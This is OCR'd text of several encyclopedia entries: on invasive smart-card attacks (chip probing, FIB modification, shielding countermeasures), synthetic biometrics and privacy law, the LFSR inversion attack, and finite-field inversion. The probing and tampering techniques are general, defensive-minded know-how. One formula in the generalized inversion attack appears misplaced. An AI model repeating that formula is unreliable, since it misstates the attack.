
Using Voltage contrast techniques, bus activity can be observed. Besides, in a slow scan image mode, it is possible to visualize different clock rates across the bus lines. Observing the changing contrast on the signal path can be correlated to the changing logic state. However, manufacturers forecast specific countermeasures comprising:

- Static ciphering
- Dynamic ciphering
- Complemented logic
- Buried Buses
- Dummy activity on buses

Chip Probing


Once the first step of reverse engineering is completed, chip probing can start. As buses are connected to the CPU and also to the memories, there is a great interest in taping data passing through these buses. Hence, it could be possible to retrieve the full running program. In this case a small reverse engineering must have been done previously and passivation removal or circuit modification is sometimes required.

Probing could be mechanical using a microprobe on a micromanipulator with a probe station (Fig. 5). This technique is very difficult for sub-Micronics technology smaller than 0.35 µm.



Invasive Attacks, Fig. 5 Mechanical probing

The smaller the line is, the more difficult it will be to access them by mechanical probing. Instead, e-beam probing, which is a Contactless method based on secondary electron analysis giving voltage values, will be used (Fig. 6).



Invasive Attacks, Fig. 6 e-Beam probing

Chip probing could be prevented by adding countermeasures like:

- An active shield that is a metal mesh where data passes continuously on lines. If there is a disconnection or modification of this mesh then the chip does not operate anymore.
- A passive shield where a full metal mesh covers some sensitive parts of the circuit
- Bus static or dynamic scrambling
- Buried lines


Chip Modification

Modifying or disconnecting part of a circuit in order can constitute an interesting attack method. Using this method it is possible to connect or disconnect hardware security mechanisms.

The Focused Ion Beam (FIB) is a convenient and powerful tool. A FIB allows material deposited for the creation of metal lines or metal cross-pads allowing access to the bus, as illustrated in the following figure:

In a similar manner, removing materials using a FIB allows the track to be cut, the disconnection of security sensors, or the opening of a window through the passivation layer to get access to buried levels (Fig. 7). As mentioned previously, countermeasures can be added in order to prevent such attacks:

- Active shield
- Complexity of the design
- Glue logic



Invasive Attacks, Fig. 7 Probe pads added by FIB to reach M1 through a shield


Protection Against Physical Attacks

Conducting physical attacks against smart cards at the semiconductor level requires expensive equipment and considerable technical expertise. Therefore, the threat is limited to few organizations and specialists. However, smart card manufacturers cannot afford to release cards without effective countermeasures against such attacks. Some of the principles used to physically secure cards are described below.

Modern smart cards use semiconductor technology for the chip, making reverse engineering by observation difficult. The size and density of the transistors on the chip surface has drastically shrunk (130 nm), and chips are now considered secure against visual analytical reverse engineering.

Functional blocks are mixed (Fig. 8), producing what is called a glue logic design (block logic randomization). This makes it much more difficult

for an attacker to analyze the structure of the chip and to localize functional blocks (CPU, RAM, ROM, EEPROM, buses, registers, etc.).



Invasive Attacks, Fig. 8 Part of glue logic design

Moreover, the buses are scrambled or ciphered and are thus inaccessible from outside the chip, so connections cannot be easily made to recover memory contents. Memories are also scrambled or ciphered in order to protect the chip from selective access/erasure of individual data bytes.


Chips are made of multiple layers, allowing manufacturers to hide sensitive components (e.g., data lines, connections) in between different layers that contain less sensitive components. For instance, the ROM is located in the lower (least accessible) layers of the chip.

A current-carrying protective layer or active shield is added at the top of the chip for power supply. If this layer is removed, the chip will no longer operate. This layer prevents analysis of electrical voltage on the chip to infer information.

Moreover, a set of sensors is activated to detect abnormal variations of environmental variables (refer also “Smartcard Tamper Resistance”). It guarantees that the chip will not be able to operate in abnormal conditions of use. These sensors measure values such as voltage, temperature, clock frequency, and light. Such sensors offer protections against fault attacks (among others).


Conclusion

Smart cards turn out to be the strongest components in the system. In practice, it tends to be much easier to exploit weaknesses in protocols or in the implementation, than to physically penetrate the card and extract its secrets. In the last 5 years the level of hardware security found in smart cards has increased enormously (Fig. 9). In 1998 the first publications on potential smart card vulnerabilities were written. Afterwards chip manufacturers have made tremendous efforts to increase the security levels.



Invasive Attacks, Fig. 9 New chip design

This is illustrated in the following figure (Fig. 10):



Invasive Attacks, Fig. 10 Security feature evolutions

However, security by the use of countermeasures must be added at each smart card process level such as component, software layer, applicative layer, etc. Smart card device using appropriate and well design countermeasures is the most secure token and what about future trends?

- Chip design technologies will be smaller and smaller (0.07 µm).
- CPU frequencies will reach 100 MHz.
- New nonvolatile memories will be introduced (Feram, MRam, etc.).
- More complex design and countermeasures will be developed.

Hence, invasive attacks will be increasingly difficult and will require powerful tools and expert knowledge in chip architecture and electronics.

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_1505

Inverse Biometrics: Privacy, Risks, and Trust

Svetlana Yanushkevich[54] ✉, Nathan Reitinger[55], Adrian Stoica[56] ✉, Helder C. R. Oliveira[54] ✉ and Vlad Shmerko[54] ✉

(54) Biometric Technologies Laboratory, Department of Electrical and Software Engineering, University of Calgary, Calgary, AB, Canada

(55) Department of Computer Science, University of Maryland, College Park, MD, USA

(56) Jet Propulsion Laboratory, California Institute of Technology, Pasadena, CA, USA

✉ **Svetlana Yanushkevich (Corresponding author)**
Email: syanshk@ucalgary.ca

✉ **Adrian Stoica**
Email: adrian.stoica@jpl.nasa.gov

✉ **Helder C. R. Oliveira**
Email: helder.rodriguesdeol@ucalgary.ca

✉ **Vlad Shmerko**
Email: vshmerko@ucalgary.ca

Synonyms

Biometrics (synthetic, artificial, inverse, recognition, privacy, forensics, social responsibility)

Definitions

Inverse biometrics, or *synthetic biometrics*, are a class of algorithmically generated biometric characteristics or traits, e.g., face and facial expressions, fingerprints, palm prints, iris, voice, and gait.

Background

Synthesis of biometrics aims at simulation of natural biometric traits using appropriate models and techniques.

Pioneering work by Capelli et al. (2000) in synthesis of fingerprints led to intensive research in this direction, including international competitions on algorithms for this purpose. Various synthetic biometric traits including signatures, as well as perspectives for synthetic DNA, are discussed in Yanushkevich et al. (2005). Contemporary synthetic biometrics are an essential part of the process of biometric-enabled system design: for example, synthetic face (Yanushkevich et al., 2005), handprints (Morales et al., 2014), speech (Sanchez et al., 2015), signatures (Galbally et al., 2012), and iris (Cardoso et al., 2013).

There are three main reasons why synthetic biometrics are used in the modeling and development of biometric-enabled systems:

- *Reason I*. Authentic data are usually collected or available under limited conditions or scenarios, e.g., collected biometric traits for training of deep learning tools;
- *Reason II*. Critical, or boundary, scenarios may never occur when authentic data is being collected, e.g., rare events/scenarios such as impersonation, plastic surgery causing facial changes, and the aging process of biometric traits; and
- *Reason III*. Privacy issues may prevent developers from accessing or collecting the data; in such cases, sensitive data can be replaced by synthetic data (Snoke et al., 2018).

Theory

The common frameworks for synthetic biometric trait simulation are the heuristic techniques, such as iterative aggregation and morphing of

biometric traits, and feedback for the quality check.

The validation of the synthetic data is based on (a) quantitative comparison between synthetic and real data and (b) its usefulness in a real application. Synthetic data quality is evaluated using likelihood between the authentic and synthetic data, in terms of likelihood metrics of differences between authentic and synthetic features. Example of a such metric includes *utility* as a measure of worth, satisfaction, or preference of an outcome (Snoke et al. 2018).

Privacy, Risk, and Trust

Key questions on the use of synthetic biometrics include privacy, risk, and trust. *Risk* is a measure of the extent to which an entity is threatened by a potential circumstance or event: $Risk = F(Impact, Probability)$ (National Institute of Standards (NIST), 2017). An additional characteristic is trust (Cho et al., 2015). For example, a trusted biometric sample acquisition system should satisfy a set of requirements such as resistance to (1) fake biometric target presentation, (2) communication attack, and (3) acquisition system tampering.

Developers of biometric-enabled systems should answer the following questions: “How risky is the replacement of real trait by synthetic one?” and “How does this replacement impact a trust in human-machine interactions?” (Mayer et al., 2018)

Privacy relates to the identifiability of data (Bellovin et al., 2019). As Reason III emphasizes, privacy issues surrounding authentic biometric data are one reason why synthetic biometrics are of increasing importance. This is evidenced by a growing legal corpus regulating biometric data.

Laws like the General Data Protection Act (GDPR) (EU General Data Protection Regulation (GDPR), 2016) codify privacy rights related to biometric data by classifying biometrics as a “sensitive” data type. The GDPR per se prohibits authentic biometric data processing without exclusions like explicit user consent. The GDPR is joined by US state-specific laws, requiring similar or more strict protections. One such law is the Biometric Information Privacy Act (BIPA) codified in the Illinois Compiled Statutes (Biometric Information Privacy Act (BIPA), 2008). BIPA was enacted after a company focusing on linking fingerprint scans to bank accounts went bankrupt, selling thousands of Illinois residents’ fingerprint

data in the process (Kugler, 2019). The act places heavy restrictions on the handling of “biometric identifiers” and provides users easy avenues of legal relief for violations of the act (Opinion, 2019). Likewise, the California Consumer Protection Act (CCPA) (California Consumer Privacy Act (CCPA), 2018) speaks directly to biometric data, regulating its use consistent with other personal data and considering the definition of biometrics expansively (among the more common biometric data types such as fingerprint, face, and iris imagery, the CCPA also includes “keystroke patterns or rhythms, gait patterns or rhythms, and sleep, health, or exercise data that contain identifying information” in its non-exhaustive list of biometric identifiers).

These laws evidence a growing legislative response to ensuring that the use of biometric data addresses issues of privacy, risk, and trust. What this means for biometric data stewards is that synthetic data is an appealing option for legal compliance when processing, storing, and handling this data (Bellovin et al., 2019).

Applications

Synthetic biometrics are found useful in the following applications:

– Testing biometric systems (Murphy et al., 2016).
– Modeling of natural processes such as aging (Cardoso et al., 2013) since it is often impossible to collect biometric traits through the long time period.
– Constructing security templates such as cancellable biometrics (Gao and Zhang, 2017).
– Attack modeling.
– Modeling and prototyping complex biometric-enabled systems such as a cognitive checkpoint (Yanushkevich et al., 2020).
– Privacy preserving storage and handling of biometric data (Bellovin et al., 2019).

Summary

Synthetic biometrics are the integral part of developing contemporary biometric systems and applications. Performance indicators such as privacy,

risk, and trust play a critical role in the evaluation and deployment of such systems and applications (Yanushkevich et al., 2020). Creation of databases of biometric traits for both research and industry gives rise to various legal, ethical, and copyright issues as well as institutional risk. Techniques for large-scale collection and generation of synthetic biometric traits overcome these privacy/legal concerns.

Open Problems

Current synthetic biometric generation systems do not fully mimic real sensors and do not provide statistically valid representations of real populations.

Risks and trust assessments of synthetic biometrics in complex systems and application are yet to be performed. The impact of developing and testing systems using synthetic data is a challenging problem.

Also, privacy and public risks of massive generation of high-quality synthetic biometric traits are still unknown. For example, realistic copies may lead to attack on the matcher, as is the case of adversarial machine learning techniques like membership inference attacks (Shokri et al., 2017).

Finally, a clear legal understanding of synthetic biometrics is also not yet available. While some guidance exists from the text of the relevant statutes themselves (e.g., the GDPR protects biometric data only to the extent it allows for the identification of a natural person), a clear statement on whether synthetic biometrics are different enough from authentic biometrics to escape regulation is lacking.

References

Bellovin SM, Dutta PK, Reitinger N (2019) Privacy and synthetic datasets. Stanford Tech Law Rev 22(1):1–52

Biometric Information Privacy Act (BIPA) (2008) 95th General Assembly, Ill, Senate Bill 2400

Cappelli R, Maio D, Maltoni D, Erol A (2000) Synthetic fingerprint-image generation. In: Proceedings of 15th international conference on pattern recoginition, vol 3, pp 471–474

California Consumer Privacy Act (CCPA) (2018) California Civil Code §1798.175

Cardoso L, Barbosa A, Silva F et al (2013) Iris biometrics: synthesis of degraded ocular images. IEEE Trans Inf Forensics Sec 8(7):1115–1125

Cho J-H, Chan K, Adali S (2015) A survey on trust modeling. ACM Comput Surv 48(2), Article 28

EU General Data Protection Regulation (GDPR) (2016) Council Regulation 2016/679, O.J. (L 119) 1. Council Directive 95/46/EC, 1995 O.J. (L 281) 31

Galbally J, Plamondon R, Fierrez J, Ortega-Garcia J (2012) Synthetic on-line signature generation. Part I: Methodology and algorithms. Pattern Recogn 45(7):2610–2621

Gao Q, Zhang C (2017) Constructing cancellable template with synthetic minutiae. IET Biom 6(6):448–456

Kugler MB (2019) From identification to identity theft: public perceptions of biometric privacy harms. U.C. Irvine Law Rev 10(1):107–152

Mayer N, Ilg E, Fischer P et al (2018) What makes good synthetic training data for learning disparity and optical flow estimation? Int J Comput Vis 126:942–960

Morales A, Cappelli R, Ferrer MA et al (2014) Synthesis and evaluation of high resolution hand-prints. IEEE Trans Inf Forensics Sec 9(11):1922–1932

Murphy TM, Broussard R, Rakvic R et al (2016) Use of synthetic data to test biometric algorithms. J Electron Imaging 25(4):043023-1–11

National Institute of Standards (NIST) (2017) Security and Privacy Controls for Information Systems and Organizations, NIST Special Publication 800-53, Revision 5

Opinion (2019) Rosenbach v. Six Flags Entm't Corp., 2019 IL 123186, P40, 129 N.E.3d 1197, 1207, 2019 Ill. LEXIS 7, *21, 432 Ill. Dec. 654, 664 (Ill. 25 Jan 2019)

Sanchez J, Saratxaga I, Hernaez I et al (2015) Toward a universal synthetic speech spoofing detection using phase information. IEEE Trans Inf Forensics Sec 10(4):810–820

Shokri R, Stronati M, Song C, Shmatikov V (2017) Membership inference attacks against machine learning models. In: Proceedings of IEEE symposium security and privacy

Snoke J, Raab GM, Nowok B et al (2018) General and specific utility measures for synthetic data. J R Stat Soc Series A 181(Part 3):663–688

Yanushkevich SN, Stoica A, Shmerko VP, Popel DV (2005) Biometric inverse problems. Taylor & Francis/CRC Press

Yanushkevich S, Stoica A, Shmerko P, Howells W et al Identity management and synthetic data risk and trust. In: Proceedings of IEEE international joint conference neural networks, Glagow (2020)

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_352

Inversion Attack

Anne Canteaut[57] ✉
(57) Project-Team SECRET, INRIA Paris-Rocquencourt, Le Chesnay, France

✉ **Anne Canteaut**
Email: Anne.Canteaut@inria.fr

Definition

The *inversion attack* is a known plaintext attack on some particular filter generators. It was proposed by Golić (1996). A generalization to any filter generator, called *generalized inversion attack*, was presented by Golić, Clark, and Dawson (2000). Both inversion attack and generalized inversion attack aim at recovering the initial state of the linear feedback shift register (LFSR) from a segment of the running-key when the LFSR feedback polynomial, the tapping sequence, and the filtering function are known.

Theory

Original Inversion Attack

The original inversion attack only applies when the filtering function f is linear in its first input variable (forward attack) or in its last input variable (backward attack), i.e., when

$$f(x_1, x_2, \ldots, x_n) = x_1 + g(x_2, \ldots, x_n)$$

or

$$f(x_1, x_2, \ldots, x_n) = g(x_1, \ldots, x_{n-1}) + x_n$$

where g is a Boolean function of $n - 1$ variables. In the first case, the keystream s is defined by

$$\begin{aligned} s_t &= f\left(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}\right) \\ &= u_{t+\gamma_1} + g\left(u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}\right), \end{aligned}$$

where $(u_t)_{t \geq 0}$ is the sequence generated by the LFSR and $(\gamma_i)_{1 \leq i \leq n}$ is a decreasing sequence of non-negative integers. The attack relies on the fact that the bit $u_{t+\gamma_1}$ can be deduced from the $(\gamma_1 - \gamma_n)$ previous terms, $\left(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1}\right)$, if the running-key bit s_t is known. The relevant parameter of the attack is then the *memory size* of the filter generator, defined by $M = \gamma_1 - \gamma_n$. Indeed, the complete initialization of the LFSR can be recovered by an exhaustive search on only M bits as described in Table 1.

Inversion Attack, Table 1 Inversion attack

Input. $s_0 s_1 \ldots s_{N-1}$, N keystream bits.
Output. $u_{\gamma_n} \ldots u_{L+\gamma_n-1}$, L consecutive bits of the LFSR sequence, where L is the LFSR length.
For each choice of the M-bit vector $u_{\gamma_n} \ldots u_{\gamma_1-1}$
Compute the next $(L-M)$ bits of the LFSR sequence by

$$u_{t+\gamma_1} \leftarrow s_t + g(u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}), \quad 0 \leq t \leq L - M.$$

Compute $(N - L)$ additional bits of the LFSR sequence with the LFSR recurrence relation, and the corresponding running-key bits, $\hat{s}_t$, for $L - M \leq t < N - M$.
If the $N - L$ bits $\hat{s}_t$ are equal to the observed keystream sequence, then return $(u_{\gamma_n} \ldots u_{L+\gamma_n-1})$.

The backward attack, which applies when the filter function is linear in its last variable, is similar. The complexity of both forward and backward attacks is $\mathcal{O}\left(L2^M\right)$. It follows that the memory size of a filter generator should be large and preferably close to its maximum possible value $L - 1$.

Moreover, the complexity of the attack dramatically decreases when the greatest common divisor of all spacings between the taps,

$d = \gcd(\gamma_i - \gamma_{i+1})$, is large. Indeed, the inversion attack can be applied to the d-decimation of the LFSR sequence, i.e., to the sequence obtained by sampling the LFSR sequence at intervals of d clock cycles (see Golić 1996). Therefore, the effective memory size of the filter generator corresponds to

$$M' = \frac{\gamma_1 - \gamma_n}{\gcd(\gamma_i - \gamma_{i+1})}.$$

The related design criterion is then that the greatest common divisor of all spacings between the taps should be equal to 1.

Generalized Inversion Attack

A similar attack can be mounted even if the filtering function is not linear in its first or last variable. In the general case, the keystream is given by

$$s_t = f(u_{t+\gamma_1}, u_{t+\gamma_2}, \ldots, u_{t+\gamma_n}).$$

Exactly as in the original inversion attack, the basic step of the attack consists in deducing the bit $u_{t+\gamma_1}$ from the knowledge of the keystream bit s_t and of the M previous terms of the LFSR sequence, $(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1})$. For fixed values of s_t and of $(u_{t+\gamma_n}, \ldots, u_{t+\gamma_1-1})$, the unknown bit $u_{t+\gamma_1}$ may take 0, 1, or 2 possible values. Then, an exhaustive search for the M bits $u_{\gamma_n} \ldots u_{\gamma_1-1}$ of the LFSR sequence can still be performed. For a given value of the M-bit vector $u_{\gamma_n} \ldots u_{\gamma_1-1}$, a binary tree of depth $L - M$ representing all the solutions for the next $(L - M)$ bits of $\mathbf{u}$ is formed. Each node at level t corresponds to a guessed value of $(u_{t+\gamma_n} \ldots u_{t+\gamma_1-1})$. Then, the number of edges out of this node is 0, 1, or 2 according to the number of solutions x of the equation $(x, y) \to (x, y + a_1x + a_3)$. If a tree of depth $L - M$ can be constructed from a given M-bit root, some additional bits of the LFSR sequence are computed and their consistency with the observed keystream is checked. It is shown that the typical number of surviving nodes at level $L - M$ is linear in L. Then, the typical complexity of the attack is $\mathcal{O}\left(L2^M\right)$. Exactly as in the inversion attack, the parameter involved in the attack is the effective memory size, i.e.,

$$M' = \frac{\gamma_1 - \gamma_n}{\gcd(\gamma_i - \gamma_{i+1})}.$$

Another technique based on a trellis representation and on the Viterbi algorithm is described in Leveiller et al. (2001). Its efficiency is comparable to the generalized inversion attack.

Cross-References

Filter Generator
Stream Ciphers

Recommended Reading

Golić JDj (1996) On the security of nonlinear filter generators. In: Fast software encryption 1996. Lecture notes in computer science, vol 1039. Springer, Berlin, pp 173–188

Golić JDj, Clark A, Dawson E (2000) Generalized inversion attack on nonlinear filter generators. IEEE Trans Comput 49(10):1100–1108

Leveiller S, Boutros J, Guillot P, Zémor G (2001) Cryptanalysis of nonlinear filter generators with (0, 1)-metric Viterbi decoding. In: Cryptography and coding – 8th IMA international conference, UK, 17–19 December 2001. Lecture notes in computer science, vol 2260. Springer, Berlin, pp 402–414

© Springer Nature Switzerland AG 2025
S. Jajodia et al. (eds.), *Encyclopedia of Cryptography, Security and Privacy*
https://doi.org/10.1007/978-3-030-71522-9_33

Inversion in Finite Fields and Rings

Christof Paar[58, 59] ✉
(58) Max Planck Institute for Security and Privacy, Bochum, Germany
(59) Lehrstuhl Embedded Security, Ruhr-Universitaet Bochum, Bochum, Germany

✉ **Christof Paar**
Email: Christof.Paar@rub.de

Synonyms

Inversion in Galois fields

Definition

Inversion is the computation of the element A^{-1} such that

$$AA^{-1} = 1$$

where A is a nonzero element of a finite field or ring, and "1" is the neutral element of the algebraic structure. In finite fields, or Galois fields, the inverse exists for all nonzero elements. In finite rings, not all elements have an inverse.

Theory

One distinguishes between inversion in a finite ring and in a finite field (or Galois field). In the case of inversion in a finite integer ring or polynomial ring, the extended Euclidean algorithm can be used. Let u be the element whose inverse is to be computed and v the modulus. Note that u and v must

be relatively prime in order for the inverse to exist. The extended Euclidean algorithm computes the coefficients s and t such that $us + vt = \gcd(u, v) = 1$. The parameter s is the inverse of u modulo v. In the case of finite integer rings, using the binary Euclidean algorithm leads often to faster executions on digital computers. The binary Euclidean algorithm does not require integer divisions but only simple operations such as shifts and additions.

In the case of finite field, there are several approaches to computing multiplicative inverses of nonzero elements:

Extended Euclidean Algorithm

This is the most general and in many cases most efficient method. The application is completely analogous to the case of finite rings as discussed above. In the case of prime fields, the standard extended Euclidean algorithm applies, and the binary Euclidean algorithm is often computationally advantageous. If the inverse in an extension field is to be computed, the Euclidean algorithm with polynomials has to be used.

Fermat's Little Theorem

This method has a higher computational complexity than the extended Euclidean algorithm but can nevertheless be relevant in certain situations, for example, if a fast exponentiation unit is available or if an algorithm with a simple control structure is desired. From Fermat's little theorem it follows immediately that for any element $A \in GF(q^m)$, $A \neq 0$, the inverse can be computed as $A^{-1} = A^{(q^m-2)}$. For fields of characteristic two, that is, fields $GF(2^m)$, the use of addition chains allows to dramatically reduce the number of multiplications (though not the number of squarings) required for computing the exponentiation to the $(2^m - 2)$th power. This method is referred to as Itoh–Tsujii Inversion.

Look-Up Tables

A conceptually simple method is based on look-up tables. In this case, the inverses of all field elements are precomputed once with one of the methods mentioned above, and stored in a table. Assuming the table entries can be accessed by an appropriate method, for example, by the field elements themselves in a binary representation, the inverses are available quickly. The drawback of this method are the storage requirements, since k memory

locations are needed for fields $GF(k)$. Since the storage requirements are too large for the finite fields commonly needed in public-key cryptography, inversion based on look-up tables is mainly useful in cases of small finite fields. For instance, inversion in GF(256) is the main operation in the AES S-Box.

Reduction to Subfield Inversion

In the case of extension fields $GF(q^m)$, $m \geq 2$, inversion in the field $GF(q^m)$ can be reduced to inversion in the field $GF(q)$. This reduction comes at the cost of extra operations (multiplications and additions) in the field $GF(q^m)$. If the inversion in the subfield $GF(q)$ is sufficiently inexpensive computationally compared to extension field inversion, Itoh–Tsujii Inversion can have a low overall complexity. The method was introduced for fields in normal basis representation in Itoh and Tsujii (1988) and generalized to fields in polynomial basis representation in Guajardo and Paar (2002). The method can be applied iteratively in fields with multiple field extensions, sometimes referred to as tower fields. In the case of fields $GF(2^m)$, m a prime, the Itoh–Tsujii algorithm degenerates into inversion based on Fermat's little theorem. It should be stressed that this method is not a complete inversion algorithm since it is still necessary to eventually perform an inversion in the subfield. However, inversion in a (small) subfield can often be done fast with one of the methods described above.

Direct Inversion

